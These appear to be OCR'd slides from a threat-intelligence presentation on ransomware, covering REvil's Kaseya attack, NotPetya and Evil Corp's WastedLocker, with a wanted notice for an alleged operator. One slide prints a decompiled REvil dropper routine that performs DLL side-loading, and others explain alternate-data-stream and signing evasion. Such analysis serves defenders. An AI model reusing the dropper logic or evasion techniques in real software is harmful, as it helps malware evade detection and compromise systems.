
DLL Side-Loading Attack

```
v4 = FindResourceW(0, (LPCWSTR)0x65, L"SOFTIS");
if ( v4 )
{
  v5 = LoadResource(0, v4);
  if ( v5 )
  {
    dword_4143A0 = (int)LockResource(v5);
    v6 = FindResourceW(0, (LPCWSTR)0x66, L"MODLIS");
    if ( v6 )
    {
      v7 = LoadResource(0, v6);
      if ( v7 )
      {
        dword_4143A4 = (int)LockResource(v7);
        drop_to_windows(0xC5588u, dword_4143A4, L"mpsvc.dll");
        v8 = drop_to_windows(0x56D0u, dword_4143A0, L"MsMpEng.exe");
        StartupInfo.cb = 68;
        CreateProcessW((LPCWSTR)v8, lpCommandLine, 0, 0, 0, 0x230u, 0, 0, &StartupInfo, &ProcessInformation);
      }
    }
  }
}
return 0;
```

SOPHOS labs


Source: https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/

DLL Side-Loading Attack




Source: https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/

REvil Ransom note




Source; https://blog.malwarebytes.com/cybercrime/2021/07/shutdown-kaseya-vsa-servers-now-amidst-cascading-revil-attack-against-msps-clients/

Kaseya phishing campaign



Source; https://blog.malwarebytes.com/cybercrime/2021/07/shutdown-kaseya-vsa-servers-now-amidst-cascading-revil-attack-against-msps-clients/


NotPetya - 27 June 2017



Source: https://www.virusbulletin.com/conference/vb2017/abstracts/last-minute-paper-battlefield-ukraine-finding-patterns-behind-summer-cyber-attacks

WastedLocker overview

- Operated by the ***Evil Corp*** group
- Attacked at least 31 US-based corporations since May 2020 including ***Garmin*** on July 23, 2020
- The ransom varies from **$500,000 to $10 million** in Bitcoin
- **Defense Evasion** techniques that includes ***Digital Signing, Alternate Data Streams***, and ***Lazy Writing***



Russian Evil Corp

WIRED BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY SIGN IN SUBSCRIBE

Alleged Russian Hacker Behind $100 Million Evil Corp Indicted

The US is charging Maksim Yakubets over two of the biggest cybertheft campaigns of the last decade, and offers a record reward for information on the case.

Alleged Evil Corp mastermind Maksim Yakubets stands next to his Lamborghini Huracan. COURTESY OF THE UK NATIONAL CRIME AGENCY

WANTED BY THE FBI

MAKSIM VIKTOROVICH YAKUBETS

Conspiracy; Conspiracy to Commit Fraud; Wire Fraud; Bank Fraud; Intentional Damage to a Computer

DESCRIPTION

Aliases: Maksim Yakubets, "AQUA"	
Date(s) of Birth Used: May 20, 1987	**Place of Birth:** Ukraine
Hair: Brown	**Eyes:** Brown
Height: Approximately 5'10"	**Weight:** Approximately 170 pounds
Sex: Male	**Race:** White
Citizenship: Russian	


REWARD


The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $5 million for information leading to the arrest and/or conviction of Maksim Viktorovich Yakubets.

Defense evasion: Digital signing

Self-signed certificate

- **Issued to:** YZCKUEONYQSURZWORG
- **Issued by:** YZCKUEONYQSURZWORG
- **Valid:** June 2, 2020 - 31 December, 2039
- **Signing time:** Wednesday, June 10, 2020






Defense evasion: Alternate Data Stream

WastedLocker drops its payload to <random word>:bin stream that is not visible in the File Explorer.

```
C:\Users\IEUser\AppData\Roaming>c:\streams64.exe Join

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\IEUser\AppData\Roaming\Join:
                :bin:$DATA 1076112
```



Defense evasion: Lazy Writing

